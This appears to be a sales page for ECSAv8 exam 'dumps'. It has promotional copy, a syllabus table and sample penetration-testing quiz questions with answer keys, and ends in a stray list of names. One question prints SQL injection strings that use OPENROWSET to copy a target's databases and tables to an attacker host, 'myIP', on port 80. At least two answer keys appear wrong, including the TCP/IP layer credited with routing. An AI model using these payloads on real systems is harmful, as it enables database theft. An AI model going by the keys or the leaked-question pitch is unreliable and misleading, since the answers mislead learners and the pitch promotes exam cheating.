

Free renewal for a year
We are fully aware of the significance to keep close pace with the times, which marks the guarantee of success, so our leading exports are always keeping an eye on the changes in the field, we will never lose sight of any changes, and then we will update our EC-Council Certified Security Analyst (ECSA) exam training material as soon as possible. The good news for you is that during the whole year, our operation system will automatically sent the latest version of our study materials to your e-mail which you used for payment. With the help of our latest EC-COUNCIL ECSAv8 free download pdf, there is no doubt that you can keep abreast of the times, and broaden your horizons in your field. So just take action now!
Less time for high efficiency
“There are only two kinds of material: high efficiency, low efficiency; there are only two kinds of people in the world: high efficiency, low efficiency.” George Bernard Shaw once said. I am proud to tell you that our EC-Council Certified Security Analyst (ECSA) updated exam test for the exam exactly belong to the first class, and if you let our ECSAv8 valid test simulator to be your leaning partner in the course of preparing for the exam, you will undisputed fall into the first kind of people, because almost all of the key points and the latest question types are included in our EC-COUNCIL EC-Council Certified Security Analyst (ECSA) latest practice pdf, 20 to 30 hours are enough for you to pass the exam, that is to say you can get the maximum efficiency with the minimum time and effort.
With develop of the times, more and more people are inclined to resort to the internet when they encounter any difficulty, especially those candidates who are preparing for the exam, so our exam training material rise in response to the proper time and conditions. Since our EC-Council Certified Security Analyst (ECSA) latest practice pdf put into the international market, it has become the best seller in many different countries. The magic of our EC-Council Certified Security Analyst (ECSA) free download pdf lies in its contents--all of the questions in our exam training material are essences for the exam, I can assure you that with the help of our EC-Council Certified Security Analyst (ECSA) updated exam test you will pass the exam as well as getting the certification without striking a blow. There are a lot of strong points about our EC-COUNCIL EC-Council Certified Security Analyst (ECSA) study training material such as less time for high efficiency, free renewal for a year, online app version, so on and so forth.
Online test engine
If you want to use all kinds of electronic devices to prepare for the exam, then our EC-Council Certified Security Analyst (ECSA) online test engine is definitely your best choice, no matter you are using your mobile phone, personal computer, or tablet PC, you can just feel free to practice the questions in our EC-COUNCIL EC-Council Certified Security Analyst (ECSA) valid test simulator on any electronic device as you like. What's more, another advantage of the online test engine is that it is available to you even though you are in offline environment. While the precondition is that you should run it within the internet. In other words, you can prepare for your exam with the help of our EC-Council Certified Security Analyst (ECSA) exam training material anywhere at any time. It is very attractive isn’t it?
After purchase, Instant Download ECSAv8 valid dumps: Upon successful payment, Our systems will automatically send the product you have purchased to your mailbox by email. (If not received within 12 hours, please contact us. Note: don't forget to check your spam.)
EC-COUNCIL ECSAv8 Exam Syllabus Topics:
| Section | Objectives |
|---|---|
| Penetration Testing and Methodologies | - Database Penetration Testing - Network Penetration Testing – External - Wireless Penetration Testing - Introduction to Penetration Testing Methodologies - Web Application Penetration Testing - Open-Source Intelligence (OSINT) Methodology - Cloud Penetration Testing - Perimeter Devices Penetration Testing - Report Writing and Post-Testing Actions - Social Engineering Testing Methodology - Penetration Testing Scoping and Engagement - Network Penetration Testing – Internal |
EC-COUNCIL EC-Council Certified Security Analyst (ECSA) Sample Questions:
Identify the type of firewall represented in the diagram below:
- A. Stateful multilayer inspection firewall
- B. Circuit level gateway
- C. Packet filter
- D. Application level gateway
Correct Answer: D 🗳️
Explanation: Only visible for ValidVCE members. You can sign-up / login (it's free).
TCP/IP model is a framework for the Internet Protocol suite of computer network protocols that defines the communication in an IP-based network. It provides end-to-end connectivity specifying how data should be formatted, addressed, transmitted, routed and received at the destination. This functionality has been organized into four abstraction layers which are
used to sort all related protocols according to the scope of networking involved.
Which of the following TCP/IP layers selects the best path through the network for packets to travel?
- A. Internet layer
- B. Application layer
- C. Network Access layer
- D. Transport layer
Correct Answer: C 🗳️
A penetration tester tries to transfer the database from the target machine to a different machine. For this, he uses OPENROWSET to link the target database to his own database, replicates the database structure, and transfers the data to his machine by via a connection to the remote machine on port 80.
The query he used to transfer databases was:
'; insert into OPENROWSET ('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases') select * from master.dbo.sysdatabases -
The query he used to transfer table 1 was:
'; insert into OPENROWSET('SQLoledb', 'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;', 'select * from mydatabase..table1') select * from database..table1 -
What query does he need in order to transfer the column?
- A. '; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,8 0;','select * from mydatabase..hacked_syscolumns') select * from user_database.dbo.syscolumns -
- B. '; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,8 0;','select * from mydatabase..hacked_syscolumns') select * from user_database.dbo.systables -
- C. '; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,8 0;','select * from mydatabase..hacked_syscolumns') select * from user_tables.dbo.syscolumns -
- D. '; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,8 0;','select * from mydatabase..hacked_syscolumns') select * from user_database.dbo.sysrows -
Correct Answer: B 🗳️
What are placeholders (or markers) in an HTML document that the web server will dynamically replace with data just before sending the requested documents to a browser?
- A. Sort Server Includes
- B. Server Side Includes
- C. Slide Server Includes
- D. Server Sort Includes
Correct Answer: B 🗳️
Which vulnerability assessment phase describes the scope of the assessment, identifies and ranks the critical assets, and creates proper information protection procedures such as effective planning, scheduling, coordination, and logistics?
- A. Pre-Assessment Phase
- B. Post-Assessment Phase
- C. Threat-Assessment Phase
- D. Assessment Phase
Correct Answer: A 🗳️


 Noah

 Aubrey

 Arabela
 Vincent
 Levi
 Steven
 Saxon
 Meredith

 Patricia
 Madeline
 Barry
 Raymond
 Alan
 Gloria


